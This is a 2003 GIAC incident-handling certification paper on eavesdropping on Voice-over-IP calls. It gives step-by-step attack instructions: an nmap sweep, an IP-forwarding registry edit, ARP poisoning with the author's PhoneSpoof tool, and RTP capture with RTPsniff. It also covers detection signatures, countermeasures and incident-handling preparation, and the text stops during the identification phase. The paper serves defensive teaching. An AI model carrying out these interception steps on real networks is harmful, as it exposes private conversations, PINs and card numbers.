Global Information Assurance Certification Paper

GCIH PRACTICAL ASSIGNMENT
Version 2.1a - Exploit in action (Option 1)

Voice-over-IP Sniffing Attack

Brian Boyter

May 4, 2003

Table of Contents

Introduction

All trends point to a major migration from traditional Private Branch Exchanges (PBX's) to IP telephony. Despite the critical dependence of all enterprises on telephony, most telephony vendors have not done anything to secure the Voice-over-IP (VoIP) conversations. This paper will demonstrate just how easy and straightforward it is to sniff IP telephone conversations. A successful RTP sniffing attack can escalate into more sinister attacks. For example, if the targeted enterprise were a bank, the attacker could monitor the DTMF tones to/from the bank's interactive voce response (IVR) system to learn account numbers and PIN codes which he can pilfer. Likewise, credit card numbers are often entered on telephone keypads to pay for long distance changes. And finally access codes can be sniffed which would allow the attacker to make unrestricted long distance calls (toll fraud). The RTP sniffing attack described below is the result of a Red-team exercise and not an actual event. To prove that this is not just a hypothetical attack, I have written a pair of attack tools, PhoneSpoof and RTPsniff, which demonstrate how easily this attack can be conducted.




Figure 1 – Voice-over-IP adoption forecast

1. The Exploit

1.1 Name

Voice-over-IP (VoIP) Sniffing Attack

1.2 CVE

None.

1.3 Operating System

The VoIP sniffing attack is independent of the operating system used by the manufacturer.

1.4 Protocols

Real-Time Transport Protocol (RTP) and RTP Control Protocol (RTCP).
Address Resolution Protocol (ARP).

1.5 Brief Description of Exploit

The RTP sniffing attack has four steps:

- Reconnaissance. The attacker must identify the IP address of his victim VoIP endpoints. IP-telephones packetize the voice conversations into RTP packets. These are UDP packets which move between the telephones. Most VoIP installations segregate the VoIP packets to their own Virtual-LAN (VLAN) making it easy to identify the VoIP phones.
- Enable IP-forwarding. During the attack the RTP packets will flow to the attacker's system enroute to the destination VoIP device. The attacker's system must be configured to pass these RTP packets on to the destination. On a Windows OS, this is a simple change to a flag in the registry.
- ARP-cache poisoning. The source of the RTP stream, must be *tricked* into sending his RTP packets to the attacker's system. The *arpspoof* tool (part of the *dsniff* distribution) can be used for this phase of the attack.
- RTP intercept. Convert the RTP packets back into audio. The *vomit* tool could be used for this phase of the attack. Instead, I wrote a custom tool which I called *RTPsniff* for this task.

1.6 Variants

The RTP sniffing attack described above relies on identifying the victim VoIP endpoints and ARP-cache-poisoning to gain access to the RTP packets. Four variations:

- Ethernet hub. Most VoIP installations use an Ethernet layer-2 switch to interconnect the endpoints. If the attacker has physical access to the Ethernet cabling, he can place an Ethernet hub in series with the victim VoIP endpoint and connect his attack workstation to that hub. In this way, the attacker does not have to perform ARP-cache-poisoning to get access to the RTP packets.
- VoIP phone hub. Most VoIP telephones have an Ethernet hub so that the phone and a PC can share the same Ethernet switch cable. If the attacker can plug his attack workstation into that phone hub, then he can conduct

the RTP sniffing attack on that phone without the need for ARP-cache-poisoning.
- Wireless LAN. If the targeted VoIP phone conversation traverses a wireless LAN segment, then the attacker can gain access to the RTP packets without ARP-cache-poisoning.
- Signaling channel. Instead of identifying the IP address of the VoIP phones, an attacker could instead identify the *gatekeeper* (*CallManager* in Cisco-speak). If the attacker can perform a man-in-the-middle attack on the signaling channel between the gatekeeper and the VoIP phones, then he can manipulate the flow of the RTP packets so that he can access those packets.

1.7 References

http://www.ietf.org/rfc/rfc1889.txt?number=1889
"RTP: A Transport Protocol for Real-Time Applications", Schulzrinne, Casner, Frederick, and Jacobson, RFC 1889, January 1996.

http://www.ietf.org/rfc/rfc0826.txt?number=826
"An Ethernet Address Resolution Protocol", Plummer, RFC 826, November 1982.

http://www.ietf.org/internet-drafts/draft-ietf-avt-srtp-05.txt
"The Secure Real-time Transport Protocol", Baugher, McGrew, Oran, Blom, Carrara, Naslund, Norrman, June 2002.

http://vomit.xtdnet.nl
"vomit - voice over misconfigured internet telephones", Niels Provos.

http://naughty.monkey.org/~dugsong/dsniff
"dsniff", Dug Song.

http://www.insecure.org/nmap
"nmap", Fyodor.

http://java.sun.com/products/java-media/jmf
"Java Media Framework API", Sun Microsystems.

http://www.elecdesign.com/2002/feb1802/021802specialreport.pdf
"3G Cell Phones: Still to Come", *Electronic Design.*

2. The Attack

Consider the diagram below of a generic Voice-over-IP (VoIP) deployment. Although this illustration shows an H.323-signaled system, the choice of signaling protocol (SIP, H.323, SKINNY, etc) is irrelevant. For the purposes of this paper, I will assume that the telephony protocols ride on a switched-ethernet at layer-2 (most Voice-over-IP telephony systems are implemented on switched-ethernet

VLANs). I will also assume that the attacker is inside all boundary protection devices such as firewalls (the attacker could still conduct an RTP sniffing attack from outside the enterprise if he first compromised a host within the enterprise and launched the attack from that host).




Figure 2 – Generic Voice-over-IP phone conversation

2.1 Description

The RTP sniffing attack was tested against the Voice over IP telephone testbed shown in figure 3 below.

Figure 3 - Voice-over-IP telephone testbed

The testbed was comprised of the following equipment:

Equipment	Manufacturer/Model	Version	IP address(es)
IP telephone	Avaya 4620	1.72	192.168.11.70
IP telephone	Avaya 4624	1.72	192.168.11.73
Attack Workstation	Dell C840	Windows XP	192.168.11.33
Ethernet Switch	Avaya Cajun P333T	3.12.1	192.168.10.30
Ethernet Switch	Avaya Cajun P333T	3.12.1	192.168.11.103
Router	Avaya X330W	3.9.7	192.168.10.101 192.168.11.101
Gateway	Avaya G700	20.10.0	192.168.10.32

Gatekeeper	Avaya S8300	MV1.3	192.168.10.33
DHCP Server	HP Omnibook 6000	Windows 2000	192.168.11.100
Web Server	Dell Optiplex G1	Linux 7.3	192.168.9.2
Firewall	Cisco PIX 501	6.1(4)	192.168.11.102 192.168.9.1

Note: The Avaya H.323 Gatekeeper used in this testbed was configured so the media encryption feature was turned ***off***. If the media encryption is turned on, then the RTP packets between the Avaya IP telephones are encrypted and the RTP sniffing attack is defeated.

The configurations of the firewalls, servers, routers, and switches were generic. For brevity I will not list those configuration files because those devices are not really central to this attack. The RTP sniffing attack exploits weaknesses in the Ethernet ARP and RTP protocols. The software used to conduct the attack is executed on the attacker workstation. That software is described in detail in section 8.

2.2 Protocol Description

Three protocols are involved in this attack: Address Resolution Protocol (ARP), Real-time Transport Protocol (RTP), and RTP Control Protocol (RTCP).

2.2.1 Address Resolution Protocol – RFC 826.

The first 6-bytes of an ethernet packet are the destination's MAC address. In order for an IP device to transmit a packet over an ethernet infrastructure, the IP device must discover the destination MAC address. In the early days of ethernet, static tables had to be managed on every ethernet device. The Address Resolution Protocol (ARP) was invented to automate the mapping between an IP address and an ethernet MAC address.

When the VoIP device wants to call another party, it dials that party's extension. This dialed number is signaled to the gatekeeper and then the gatekeeper signals the called party. If the called party answers the phone, the gatekeeper tells the calling party the IP address and port number to use to reach the called party.

So now the VoIP phone knows the IP address of the phone he needs to communicate with, but not the ethernet address. The VoIP phone sends an ARP request to find the ethernet address. The ARP request is sent to the ethernet broadcast address and contains the destination IP address (called the target IP address). The destination phone sends back an ARP reply. The reply is addressed to the source ethernet address from the ARP request. The ARP reply contains the target's IP address and the target's ethernet address.

There are at least two weaknesses in the ARP protocol.

- There is no authentication of the ARP contents. There is no way to know if the ARP reply contents should be trusted.
- The ARP reply can be sent to the destination without the target sending a request (this is called a gratuitous ARP reply). The destination is more than happy to trust this unauthenticated ethernet address, even if it wasn't requested.

2.2.2 Real-Time Transport Protocol – RFC 1889.

The Real-time Transport Protocol (RTP) was designed by the IETF's Audio Video Transport Working Group for the transmission of audio, video, or any other form of real-time data over both unicast and multicast networks. Standard Voice-over-IP (VoIP) phones use RTP over a UDP transport protocol to transmit the audio between two telephones. This underlying UDP transport provides the source and destination ports, length, and checksum.

The phone samples the audio at a fixed interval, then packages one-or-more of the audio samples into an RTP packet. The sampling rate is determined by the coder-decoder (codec) in use. For LAN applications, G.711 is the most commonly used codec. Using G.711, the audio is sampled 8000-times-per-second, 8-bits-per-sample. The number of samples in an RTP packet is adjustable. If more samples are crammed into a packet, there is more delay. If more samples are crammed into a packet, then if the packet loss rate is high there will be more gaps in the audio. Conversely, if there are too-few samples in an RTP packet, then the overhead increases (there are 40-bytes of overhead per RTP packet; 20-bytes IP header, 8-bytes UDP header, and 12-bytes RTP header). The default G.711 RTP packetizing puts 160 samples in one RTP packet. This means there is one RTP packet sent every 20-milliseconds, the packet has 40-bytes of header which amounts to 20% overhead. This is aggravated even further by the migration to IPv6 which doubles the size of the IP header. RTP header compression is discussed in section 5.1 but in summary standards are available (RFC-2508 and RFC-3095) which reduce the header to a single byte.




Figure 4 – RTP header format

The RTP header is really very simple to understand. First, there can be several sources multiplexed together and each source has a 4-byte identifier. The CC field gives the number of contributing sources. The PT, payload type, is a 7-bit number indicating the codec being used (G.711 is codec=0). If the RTP payload is encrypted, the PT may instead be used to indicate the security context (encryption keys, encryption algorithm, HMAC algorithm, padding, etc). The sequence number increments by one for every RTP packet sent by the source. The sequence number can be used to re-order packets which are received out of order, and provides a way for the receiver to know how many packets are being dropped by the network. The timestamp usually does not refer to the system clock. Instead, the timestamp is incremented once for every sample taken. In the example given in the previous paragraph, there are by default 160 samples in a G.711 RTP packet, so for each packet the timestamp will increment by 160. The actual amount of time between samples is defined by the codec in use. The synchronization source identifier is a random number used to distinguish this source from others that could be transmitting RTP between the endpoints.

The RTP protocol has no inherent security. RTP depends entirely on lower-layers to provide privacy, authentication, and integrity. The attack proposed in this paper is an attack on the privacy non-features of RTP. Clearly RTP is wide-open to other attacks such as Denial-of-Service attacks (e.g. transmitting noise) and spoofing attacks (substitute audio of the attacker's choosing or changing the order of the packets so that the meaning is changed). As will be discussed later, a draft RFC for the Secure Real-time Transport Protocol (SRTP) is in the works at the IETF to solve these shortcomings.

2.2.3 RTP Control Protocol – RFC 1889.

The RTP Control Protocol, RTCP, is primarily intended to provide a mechanism for the receiver of an RTP stream to feedback to the source some indication of the quality of the audio or video being received. RTCP is composed of a header plus one-or-more of the following payloads:

- SR – Sender report – for sending transmission and reception statistics (packet loss, jitter, delay) from participants that are active senders.
- RR – Receiver report - for sending reception statistics (packet loss, jitter, delay) from participants that are not active senders.
- SDES – Source Description items.
- BYE – End of participation.
- APP – Application-specific data.

A Source Description item can be one-or-more of the following:

- CNAME – Canonical name for the source.
- NAME – User name for the source.
- EMAIL – Email address of the source.
- PHONE – Phone number for the source.
- LOC – Geographic location of the source.
- TOOL – Name of the application used by the source.

- NOTE – A note (short message) sent from the source.
- PRIV – Private extensions.

Like the RTP packet, the RTCP packet has no inherent security. Instead it relies on lower-layers for privacy, authentication, and integrity. An attacker can view the statistics and determine if their attack is having an effect upon the receiver. Presumably the 'BYE' packet can be used to terminate a session (never tested). If the 'NOTE' item is displayed at the receiver, the attacker can modify the note for his own devious purposes.

As mentioned earlier, there is a draft RFC (SRTP) being worked on in the IETF which will fix these deficiencies.

2.3 How the Exploit Works

The exploit works by identifying a target conversation the attacker wants to listen to, tricking the IP-phones into sending that conversation to the attacker, and re-assembling the RTP packets back into an audio conversation.

2.4 Attack Description

The attack has four steps:

Step 1: Reconnaissance.
The attacker must first identify the IP phones within the enterprise. Because VoIP has packet-loss, delay, and jitter constraints, the VoIP endpoints are usually put on a dedicated VLAN. An attacker only needs to jack-into any IP-telephony jack and do a ping-sweep (using nmap) to get a comprehensive list of VoIP targets (active reconnaissance). Because most VoIP installations use DHCP for IP address assignment, an attacker can also monitor for DHCP requests/replies to locate VoIP targets (passive reconnaissance). The attacker can monitor SNMP requests/replies to gain additional data if he is interested in specific targets. The following nmap command was used to perform the SNMP port scan on the testbed network:

```
nmap –sU –p 161 –v 192.168.11.*
```

Step 2: Enable IP-forwarding.
The attacker needs to trick the targeted IP-phones into sending their RTP streams through his workstation. Because he doesn't want to disrupt the targeted conversations, he needs to configure his workstation to forward these RTP packets on to their intended recipients. On a Microsoft Windows PC this can be done by enabling *IP-forwarding*. To enable IP-forwarding, launch the *regedit* tool, locate key:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters,
and change the value for subkey: *IPEnableRouter* to a '1' (one).

Step 3: Arp-cache-poisoning.

In this step, the attacker sends an Address-Resolution-Protocol (ARP) reply to the targeted IP-phones. This ARP reply is sometimes known as a gratuitous ARP because it is unsolicited. The ARP reply informs the IP-phone he is speaking with now has the MAC (ethernet) address of the attacker's workstation. By doing this to both IP-phones, their RTP packets flow to the attacker's workstation, then on to the intended destination (because IP-forwarding is enabled from step 2). If the attacker is not sure of the IP addresses of his targets, he can send gratuitous ARPs to all IP-phones and the H.323 gateway. This will cause all IP packets to go through the attacker's workstation. There is a tool called *arpspoof* (part of *dsniff*) which can be used to poison the ARP cache of a target phone. I found *arpspoof* unhandy to use so I wrote my own tool, called *PhoneSpoof*. *PhoneSpoof* is covered in detail in section 4.1 of this paper. For the two IP telephones in the testbed, the command to execute *PhoneSpoof* is:

```
java PhoneSpoof 192.168.11.70  192.168.11.73
```

Step 4: Intercept RTP audio.
Nearly all VoIP manufacturers send their RTP packets in-the-clear (unencrypted). This makes it very easy to re-assemble the RTP packets into an audio stream. The coding of the audio stream is identified by the coder-and-decoder (codec) number in the RTP header. In 2001 Niels Provos wrote a tool called *vomit* (voice over misconfigured internet telephones) which can take the RTP stream captured with *ethereal* and convert the packetized audio into a wave file. This tool works but is very unhandy to use, so I wrote my own tool called *RTPsniff*. *RTPsniff* will display the active RTP streams, permit the user to select the RTP stream he wants to listen to, and then play that stream out the PC audio device. The RTPsniff tool is covered in detail in section 4.2 of this paper. The following command will execute the RTPsniff tool:

```
java RTPsniff
```

2.5 Attack Signature

By way of explanation, an ethernet Network Interface Card (NIC card) normally discards packets which do not have the NIC card's MAC address as the destination MAC address or are not ethernet broadcast packets. If the NIC card is placed in *promiscuous* mode, it does not discard any packets. One signature you would expect to see is the attacker's NIC card be placed in *promiscuous* mode. A NIC card in *promiscuous* mode can be detected with tools such as AntiSniff or Sentinel. Since the RTP sniffing attack requires a successful ARP-cache-poisoning attack, the ethernet packets are actually addressed to the attacker's ethernet address. This means that the attacker's NIC card does NOT have to be in *promiscuous* mode (the attacker could mistakenly put his NIC card in *promiscuous* mode). So a promiscuous NIC card is not a reliable signature for an RTP sniffing attack.

The intercept of a VoIP phone conversation is a passive attack. Prior to the actual attack there are two telltale signatures, and during the attack, there is a

change in the IP traffic pattern which can be detected. The RTP sniffing attack can be identified by the following methods:

Signature 1: Ping or port sweep detection.
An RTP sniffing attack can be identified if the attacker does an ICMP sweep on the IP-phone VLAN. If the target IP-phones have open ports (TELNET TCP-23 and SNMP UDP-161 are likely to respond), then TCP or UDP sweeps may also be employed. The attacker may choose to perform this sweep at a very slow rate to evade detection. It is also possible to passively monitor the VoIP VLAN for DHCP requests (which are IP broadcasts) to identify the addresses of target phones. These passive techniques constitute counter-countermeasures employed by the hacker and make him much harder to detect.

Signature 2: Gratuitous ARP detection.
In a switched network the attacker must conduct an ARP-cache-poisoning attack. This is done by the attacker sending a gratuitous ARP to the victim VoIP phones. Once the gratuitous ARP has been sent, there is no need to keep resending it – the target IP phone continues to use this bogus IP address to MAC address mapping until the phone is either rebooted, unplugged, or else the attacker send another ARP reply to restore the ARP cache to its original value. In other words, you have a very small window of opportunity to catch these malicious ARP packets.

Signature 3: ARP-cache-poisoning detection.
It is possible to do an SNMP scan of your VoIP endpoints and retrieve the ARP table from each of those devices. The entry in the standard SNMP MIB for the ARP table is:

```
.iso.org.dod.internet.mgmt.mib-2.ip.ipNetToMediaTable.
      ipNetToMediaEntry.ipNetToMediaPhysAddress
```

Here is an actual display of the contents of the ARP table obtained via SNMP from an IP phone (192.168.11.73) that has had its ARP cache poisoned:

```
ipNetToMediaPhysAddress.1.192.168.11.33   :   00065BBB1BF4
ipNetToMediaPhysAddress.1.192.168.11.70   :   00065BBB1BF4
ipNetToMediaPhysAddress.2.192.168.11.73   :   00040D01BBD4
ipNetToMediaPhysAddress.1.192.168.11.100  :   000196A4A66F
```

You can see that two IP addresses (192.168.11.33 and 192.168.11.70) in the ARP table have the same MAC address. IP 192.168.11.70 is a legitimate IP phone, and 192.168.11.33 is a Dell PC. The first three bytes of an ethernet address are the manufacturer's code (formally known as the Organizationally Unique Identifier, OUI). There is an assignment table maintained by the IEEE which shows the pairing between the manufacturer's name and the OUI (http://standards.ieee.org/regauth/oui/index.shtml). In this case, the ethernet prefix 00-06-5B is assigned to the Dell Computer Corp. So not only is it suspicious that two devices on our VoIP VLAN have the same MAC address, the

only NIC manufacturers we expect to find on this VLAN should belong to VoIP phone manufacturers (Cisco, Avaya, Nortel, etc), not to a Dell PC.

Note: This signature can be foiled by the use of SMAC, http://www.klcconsulting.net/smac. SMAC is a tool for changing the MAC address on a Windows PC.

Signature 4: SNMP detection.
It is common to use an SNMP monitoring application, such as HP-OpenView, on a network. HP-OpenView will constantly scan the network looking for new devices and, when found, will interrogate the MIB on those devices. The devices are displayed as icons on the HP-OpenView display window. We expect to see only VoIP phones from a specific manufacturer on our VoIP VLAN. The VoIP MIBs used by HP-OpenView are proprietary. If the attacker does not have the correct VoIP MIB emulated in his PC then he will appear as a foreign device on the HP-OpenView display and quickly detected.

Signature 5: Large packet counts on a VLAN segment.
By monitoring the statistics of the layer-2 switches, the packet-rate on the VoIP VLAN segments should be consistent. A typical VoIP configuration will send an RTP packet every 20-milliseconds (50 packets-per-second). The packet-rate should be about 50 pps inbound and outbound on each VLAN port. An attacker's port has double (or greater) that rate for an extended period of time (not just spikes). IP-phones share the VLAN drop with a co-located PC. Depending on the applications being run on the PC, false-positives can occur by using this signature.

Signature 6: TTL decrement.
When the RTP or RTCP packet passes through the attacker's workstation, the Time-to-Live (TTL) field in the IP header is decremented. Assuming the VoIP system is implemented on an Ethernet VLAN, the packets should never flow through a router so all of the TTL's will be at the same value. It is very easy to create an IDS signature to trigger on a decremented-TTL. Note: The attacker could write his own packet-forwarding program which did not decrement the TTL and foil this signature.

2.6 How to Protect Against Attack

Here are four countermeasures to thwart the RTP-sniffing attack. The first two are preventive measures, the last two are countermeasures.

Countermeasure 1: Purchase VoIP systems with encrypted-RTP.
As of this writing, only one VoIP manufacturer, Avaya, ships systems with encrypted-RTP. Because the Avaya *media encryption* implementation is pre-standard, it is proprietary. The Internet Engineering Task Force (IETF) has been work on a new protocol, Secure Real-time Transport Protocol (SRTP), since

August 2001. The draft-RFC is now in its 5th edition and at least one reference implementation has been produced. Single-chip hardware implementations of SRTP are already being designed (http://www.hifn.com/products/HIPP7815-7855.html). Once SRTP becomes standard, all manufacturers will implement the standard, probably within a year.

Countermeasure 2: Employ IPSec encryption.
It is possible to protect VoIP conversations by sending the RTP streams down IPSec tunnels. This is practical for IP-softphones (IP-softphones are IP-phones that are software-only and run on a PC), but much less practical for IP-hardphones. IP-hardphones have minimal flash, memory, and processor speed (to minimize cost). Even if the hardware resources are available, IPSec is a wasteful method of encrypting RTP. A typical transport-mode IPSec packet would add approximately 32-bytes of overhead (ESP header, 8-bytes; Initialization Vector, 8-bytes; padding, 8-bytes; and HMAC trailer, 8-bytes) to each RTP packet. A tunnel-mode IPSec packet adds an additional 20-bytes (the outer IP-header). If a typical RTP packet is approximately 180-bytes (RTP header and payload) then the IPSec overhead adds an astounding 18% overhead. IPSec will also prevent the use of RTP-header compression (a technique for reducing the RTP header from 40-bytes to 4-bytes, based on draft-ietf-avt-crtp-01.txt). So although IPSec is a readily-available secure technology, it may not be the best option for securing IP-phone conversations.

Countermeasure 3: Identify an attack and disable the attacker's ethernet port.
Assuming we can identify an RTP Sniffing Attack in progress (using the ping or port sweep detection, ARP-cache-poisoning detection, SNMP detection, or high-packet-count detection signatures mentioned above), then it is possible to locate the exact port the attacker is plugged into. Using the management utilities which are part of most modern layer-2 switching systems, you can turn that port *off* and thus disconnect the attacker. This countermeasure has the undesirable side-effect of enabling the attacker to conduct denial-of-service attacks. This is a common problem of any automated-response countermeasure system.

Countermeasure 4: Reset the correct ARP-cache values.
If an ARP-cache-poisoning has been detected, we can quickly thwart the RTP sniffing attack by sending our own gratuitous ARPs reseting the IP-phone's ARP values back to their correct MAC/IP-address pairings.

Countermeasure 5: Employ a honey pot.
It is possible to configure a PC to look like an IP-phone. Using a device in this way is sometimes referred to as a *honey pot*. The idea is that this PC would never receive any packets because it's not a real phone. The honey pot could even make bogus phone calls. If the attacker performs reconnaissance (ping sweep or port sweep) or ARP-cache-poisoning attack, then the honey pot will

alert administration personnel or trigger an automated response (as discussed in countermeasure 3 above).

3. Incident Handling

This section describes the recommended steps for dealing with a real or suspected RTP sniffing attack. Because this is a notional attack and not an actual attack, I will assume the attack occurred at the call center facility for a large online retailer. This call center uses Voice-over-IP telephones. In this scenario the information security officer has identified two risks which could result from the RTP sniffing attack :

- Unauthorized long distance calls (toll fraud).
- Disclosure of customer data, especially credit card numbers.

The incident handling steps recommended by SANS will be followed: preparation, identification, containment, eradication, recovery, and follow-up.

3.1 Phase 1 – Preparation

SANS *Incident Handling Step-by-Step and Computer Crime Investigation* Volume 4.1 has the following checklist for the preparation phase:

- Policy
- People
- Data
- Software/Hardware
- Communications
- Supplies
- Transportation
- Space
- Power and Environmental Controls
- Documentation

These steps will now be discussed in detail and explain how they apply to the RTP sniffing attack.

3.1.1 Define policies and procedures.

Long before an attack occurs, the enterprise should prepare policies and procedures for any attack, including an RTP sniffing attack. The policies define:

- who should be alerted. The incident handling team should be alerted if an attack is suspected.
- what evidence to gather. Alarm and log data must be replicated and preserved. In particular the Call Detail Records (CDR) from the PBX, the firewall logs, the IDS logs, and the syslog's will be duplicated.
- whether to notify law enforcement. Many states have laws against intercepting telephone conversations without the consent of all parties being monitored. Had this been a financial institution, then the FDIC, OCC, and Federal Reserve must be notified. In this case, the corporate

security policy advised that security breaches would be handled internally if at all possible to avoid adverse publicity. The policy further stated that law enforcement would be called in if a major financial loss (greater than $100K) was suspected.
- what will happen to employees caught performing unauthorized phone sniffing. Our corporate security policy states that employees suspected of violating the corporate security policy would be sent home and placed immediately on paid leave pending and investigation. Penalties included suspension, restitution, or termination.
- whether and how telephone users (employees and/or customers) should be notified that their conversations may not be private. The corporate security policy required that telephone operations would be conducted as normal even if an RTP sniffing attack was suspected.
- whether to notify the telephone company. The corporate security policy stated that the Call Detail Records (CDR) would be examined for toll fraud abuse. If we suspect the attacker is making unauthorized long distance calls the phone company would be notified. The chief of the incident handling team had the authority to order the phone company to block all outgoing long distance telephone calls and/or long distance calls to overseas locations.

The corporate security underwent review by the legal counsel and was pre-approved by the board of directors so that valuable time is not wasted conferring with corporate officers.

3.1.2 Incident handling team.

The corporate security policy designated the following members of the incident handling team:
- Chief of data network operations
- Chief information security officer
- Chief of telephone operations
- Chief of corporate security
- Corporate legal counsel
- Chief of Human Resources
- Chief of Public Affairs

3.1.3 Data

The corporate security policy specifies that the incident handling team has access to the root and administrative passwords to all corporate servers, routers, switches, firewalls, and other network devices. This list is maintained by the information security officer in a bound tablet. The chief of security has a master key which will grant access to all closets and locked rooms.

3.1.4 Software/Hardware

The corporate security policy specifies that the network operations officer replicate all transactions to the backup servers located in the disaster recovery site, maintain a backup of all corporate data onsite, and maintain current copies

at both sites of all mission-critical software. Because the company has a failover site we do not need to maintain an inventory of spare hardware.

3.1.5 Communications
The corporate security policy authorizes the members of the incident handling team to be issued text pagers and cell phones. A conference call number and access code have been pre-established with the telephone company.

3.1.6 Supplies
The corporate security policy authorizes the incident handling team to maintain a supply locker in the closet near the conference room. The supply locker is stocked with a toolkit, several laptop computers, VCR, tape recorder, a still camera with film, flashlights, spare hard drives, evidence bags, patch cords, and assorted office supplies. Members of the incident handling team are authorized to use their corporate charge card to make emergency expenditures under $5000. The chief of the incident handling team may authorize expenditures up to $25000.

3.1.7 Transportation
The corporate security policy authorizes the members of the incident handling team to use their corporate charge card to make emergency travel arrangements.

3.1.8 Space
The corporate security policy authorizes the incident handling team to use the small conference room for meeting space as long as necessary during the incident investigation.

3.1.9 Power and Environmental Controls
The corporate security policy designates the chief of network operations as responsible for maintaining the backup generators and air conditioning systems.

3.1.10 Documentation
The corporate security policy specifies that all interviews with employees during the incident investigation be video-recorded (most attacks are committed by insiders). Alarm and log data must be replicated and preserved. In particular the Call Detail Records (CDR) from the PBX, the firewall logs, the IDS logs, and the syslog's will be duplicated and taken to the backup site.

3.2 Phase 2 – Identification

The organization must quickly determine if an event (e.g. an alert from an Intrusion Detection System) is an actual incident. The attack signatures found in paragraph 2.5 above should be corroborated to ensure that the event is not caused simply by a mis-configured device or by a test being run by a system administrator. *False-positive's* are common in any detection system.

For the RTP sniffing attack, attempt to correlate multiple events – if a ping sweep is detected, followed by unexplained ARP reply packets, then an attack may be under way. If only a single IP address is being ARP-spoofed, then the attacker is targeting a single IP-phone. Additional IP sniffing and logging devices may be needed to fully monitor the IP network. Additional server backups for all critical systems (not just telephony servers) should be performed so that evidence of the attack can be preserved, so the extent of the attack can be determined, and so that valuable data which the attacker has not compromised (yet) can be saved and later restored (if required).

During this phase of the incident investigation we need to determine if the attack is part of a toll-fraud attack, or an attempt to gather customer data (especially credit card numbers).

The toll-fraud attack is indicated by the sudden appearance of unexplained long distance phone calls billed to the corporate number, especially to overseas locations. Since an access code is required to place overseas calls then the attacker may have learned the access code from an RTP sniffing attack. In this case the IDS logs will be combed looking for ping sweeps or other signs of reconnaissance followed by abnormal ARP packets. HP Openview will be used to look for unauthorized devices on the voice VLAN.

